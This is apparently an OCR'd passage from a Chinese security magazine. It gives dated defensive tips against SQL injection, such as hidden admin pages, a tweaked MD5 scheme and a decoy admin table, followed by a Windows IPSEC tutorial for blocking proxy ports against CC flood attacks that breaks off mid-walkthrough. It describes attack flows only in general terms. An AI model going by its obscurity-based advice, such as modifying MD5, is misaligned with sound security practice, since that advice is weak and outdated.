这是一款今年5月诞生的安全防护软件，完全的免费使用，并且它的操作界面也是很简单的、很快捷的，没有普遍的安全产品那么多麻烦的选项，小编我是已被它折服。软件作者很有黑客共享精神，值得学习，看来中国的软件事业还是前途光明的！这款EQSpyWatch推荐给广大办公室的GGMM。



一个最简单普遍的入侵流程：

当一个网站存在注入漏洞，我们用工具很轻松地猜解得到管理账号和密码，然后找到管理后台就以管理员身份进入了，利用后台的某些功能作进一步的提权。

对于网站管理员，如果自己网站存在着注入漏洞该怎么办？

1、找出出问题的代码，进行修补。如果管理员本身的技术水平不高，则还是很困难的。

2、对于注入漏洞，不熟悉编程的管理员一般还喜欢使用"通用防注入工具"进行限制，但要注意选择版本高些的，有许多防注工具本身还是有问题的，有的很容易被绕过。还要注意安装后要更改原始管理密码和数据库名。

以上是大家普遍采用的方法，在此再提出几法：

1、隐藏后台。修改管理后台地址为一不易猜测的地址，让入侵者得到帐号密码也没地方登录。甚至可以将管理员管理模块不放在WEB目录里，另设访问地址。(如2006第4期本人的《为广东互联星空作一次清道夫》文中所碰到情况)当然你还可以做一个假的登录页面，随便输入什么总是报告密码错误，呵呵！

2、设置个性化的密码算法。大部分网站密码存储采用的是MD5的加密算法，我们可以将MD5的算法稍作修改，这样得出的结果还是16位的密文，用工具跑上几万年也跑不出原文的，呵呵。当然也可以不改MD5算法而将在原有基

础上进行再加工，比如统一将某字符与某字符进行互换，或者将结果统一加上一个数字等等。

3、用户密码与网页内容分别采用不同的数据库。将用户账号记录在另一数据库里，这样注入也无法猜解。

4、更改表名。如果当你猜得几张表：admin、config、art……等等，你肯定会想admin表里存储的就是管理员账号信息，一般大家都会有这样习惯的思维：admin、manage、user等表就是账号信息表了。我们不妨也设置一个这样的表，然后添入记录username：admin、password：49ba59abbe56e057或7a57a5a743894a0e或469e80d32c0559f8（123456、admin、admin888的md5值），但此表却不是真实存储管理账号的表（真的表另起一特别的名字），当人侵者高兴地跑出所谓的账号密码时却无法登录，哈哈，肯定惊叹得很吧！

以上仅是几招雕虫小技，是骗不过高手的，最根本的还是好好学技术，从基础上做好安全防护。

编辑点评：

正如文章题目所说，这些防御方法还不够成熟。但是作为建站初期的基本防御还是可以的，文章中一些细节的地方也是安全防御应该注意的，安全是一块布，可能带来漏洞的任何细节都不应该被放过。

服务器IPSEC防御CC攻击

花非花[L.S.T]

从本文你可以学到：

1. CC攻击的基本原理
2. CC攻击的IPSEC防范
3. 简单使用IPSEC
4. 利用IPSEC过滤端口

一、CC简介

最近网上十分流行一种DDOS攻击方式，估计大家都知道了吧！那就是CC攻击，今天我们来介绍一下如何利用组策略防范CC攻击。

CC攻击的全称是：ChallengeCollapsar（CC拒绝服务攻击），作者是：Fr.Qaker




图1 创建IP安全策略




图2 IP安全策略向导

其攻击方式是基于页面请求的DDOS分布式拒绝服务攻击。模拟多个用户不停地访问某个页面直至系统崩溃。CC攻击需要使用代理，因为通过代理可有效隐藏自己的身份，并绕开所有未做CC攻击限制的防火墙。因为基本上所有的防火墙都会检测并发TCP/IP连接数目，超过一定数目、一定频率，就会被认为是Connection-Flood。另外使用代理攻击能很好的保持连接，我们发送了数据，代理帮我们转发给对方服务器，我们就可以马上断开，代理还会继续保持着和对方连接。基本原理我这里也不多说了，Fr.Qaker老哥已经写过文章并介绍得很清楚了。大家不知道的，百度搜一下就有了。我们可以利用WINDOWS内置工具IPSEC来配置防范，下面讲一下如何利用IPSEC来防范CC攻击。




图3 出现警告提示




图4 完成IP安全策略向导

二.IPSEC防御——禁止HTTP代理

因为CC攻击需要使用HTTP代理，那么我们禁用HTTP代理的话，对于CC攻击就是一个严重的干扰了。HTTP代理的常用端口：80/1080/3128/3127/8000/8080/8081/9080（这里可根据你所知道的HTTP代理端口来作关闭）。

首先在“开始”——“运行”菜单下输入**gpedit.msc**,打开组策略,定位到**计算机配置-windows设置-IP安全策略**（当然，通过MMC来打开IPSEC也可以）。然后，再右击“IP安全策略（以后直接叫IPSEC)”，在弹出的菜单中选择“创建IPSEC”，弹出IPSEC向导，如图1。

直接“下一步“，到达如图2的位置。

输入名称和描述性的语句，然后两次“下一步”，再次“下一步”的时候，会有警告对话框，




图5 防范CC攻击属性对话框


如图3。


不管它，选择“是”，来到如图4。


然后选择“完成”，弹出一个“防范CC攻击属性”的对话框（对话框名是刚才输入的名称），如图5。

选择“添加”按钮，一路下一步直到如图6的位置。

再次选择“添加”按钮，如图7。


图6 新规则属性


图7 添加新的IP筛选


图8 IP筛选器属性


输入名称和描述语句，并去掉中右方的“使用添加向导”。再选择“添加”按钮，一路下一步直到如图8的位置。


源地址选择“任何IP地址”，目标地址选择“我的IP地址”，然后选择“协议”选项卡，协议类型选择TCP，设置IP协议端口选择“从此端口”单选框，输入80（禁止其他端口就写相应的端口）。下面的就选择“到任意端口”，如图9。

连续两次“确定”就回到了图10的位置。

选择“筛选器操作”选项卡，如图11。

选择“添加”按钮，一路下一步到图12的位置。



图10 回到新规则属性对话框

